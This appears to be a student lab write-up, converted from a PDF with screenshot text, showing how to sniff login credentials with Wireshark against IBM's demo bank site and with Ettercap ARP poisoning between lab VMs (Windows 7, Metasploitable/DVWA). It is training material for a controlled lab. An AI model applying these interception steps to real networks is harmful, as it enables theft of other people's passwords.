
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
demo2.txt	23-Feb-2023 02:22	0	
dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


Perform Sniffing

Perform Sniffing using Wireshark in kali linux

Step 1: Open kali linux and login to the root and enter the root and enter the command Wireshark.



Step 2: double click on the eth0 option.



Step 3: Now open the firefox and type testfire.net. signin to that website using the username as admin and password as admin.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Products
- Chequing
- Low Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Corporate
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Business Credit Cards
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Win a Samsung Galaxy S10 smartphone!
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-122.ibm.com/developerworks/websphere/techdocs/library/t010>.

Copyright © 2008, 2023 IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Products
- Chequing
- Low Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Corporate
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

Online Banking Login

Username: admin
Password: *****

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-122.ibm.com/developerworks/websphere/techdocs/library/t010>.

Copyright © 2008, 2023 IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!


You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!
Click [Here](#) to apply.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-122.ibm.com/developerworks/websphere/techdocs/library/t010>.

Copyright © 2008, 2023 IBM Corporation. All rights reserved.

Step 4: Now go to the wireshark opened window and type in http. Click on the 4th option and in the left bottom of the window you can see the option HTML form URL encoded click on that you can see the username and password.



Perform Sniffing using Ettercap in kali linux


Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.

```
(root㉿kali)-[~/home/kali/Desktop]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24


IP address      NetBIOS Name      Server      User      MAC address
192.168.56.103  WINDOWS7-PC      <server>    <unknown>   08:00:27:9e:37:29
192.168.56.101  METASPLOITABLE  <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

(root㉿kali)-[~/home/kali/Desktop]
#
```

Step 2: Then go to toolbar and select Ettercap.



Step 3: Enter the password of root that is kali and authenticate it.





Step 4: The Ettercap prompt will be opened on the top you can see the check box with correct mark select it. Then go to the options and goto hosts and in hosts go to scan the host. Then go to hostlist. select the ip address of windows and set it as target1 and metasploitable ip as target 2. Then goto the global symbol global and then goto ARP keep it as default.

Host List x

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:05	

Delete Host Add to Target 1 Add to Target 2

28230 mac vendor fingerprint
 1766 tcp OS fingerprint
 2182 known services
 Lua: no scripts were specified, not starting up!
 Starting Unified sniffing...

```
nbtscan 192.168.1.25-137
    Scans a range from 192.168.1.25 to 192.168.1.137
nbtscan -v -s : 192.168.1.0/24
    Scans C-class network. Prints results in script-friendly
    format using colon as field separator.
    Produces output like that:
    192.168.0.1:NT_SERVER:00U
    192.168.0.1:MY_DOMAIN:00G
    192.168.0.1:ADMINISTRATOR:03U
    192.168.0.2:OTHER_BOX:00U
    ...
nbtscan -f iplist
    Scans IP addresses specified in file iplist.
```


If that address is correct, here are three other things you can do:
 • Try again later.
 • Check your network connection.
 • If you are connected but behind a firewall, check if it's blocking the port.

The screenshot shows the Ettercap 0.8.3.1 interface running in a terminal window. The title bar reads "Ettercap 0.8.3.1 (EB)". The main window displays a "Host List" table with columns: IP Address, MAC Address, and Description. Four hosts are listed:

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:05	
192.168.56.100	08:00:27:9D:A6:31	
192.168.56.101	08:00:27:E7:E0:D5	
192.168.56.103	08:00:27:9E:37:29	

Below the table are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". A status message at the bottom left indicates the process of randomizing hosts and scanning the network.

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.103 added to TARGET1
Host 192.168.56.101 added to TARGET2
```



Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.

meta [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>


No mail.

```
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=15.2 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=9.05 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=13.0 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=14.8 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=15.5 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=12.1 ms

--- 192.168.56.103 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 9.052/13.321/15.543/2.281 ms
msfadmin@metasploitable:~$ _
```

Right Ctrl





Damn Vulnerable Web App (DVWA) - Login - Windows Internet Explorer

http://192.168.56.101/dvwa/login.php

Favorites Suggested Sites Web Slice Gallery

Internet Explorer cannot di... Damn Vulnerable Web ... Page Safety Tools



Username
admin

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Done Internet | Protected Mode: On

Windows Start Taskbar Icons

Step 5: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.

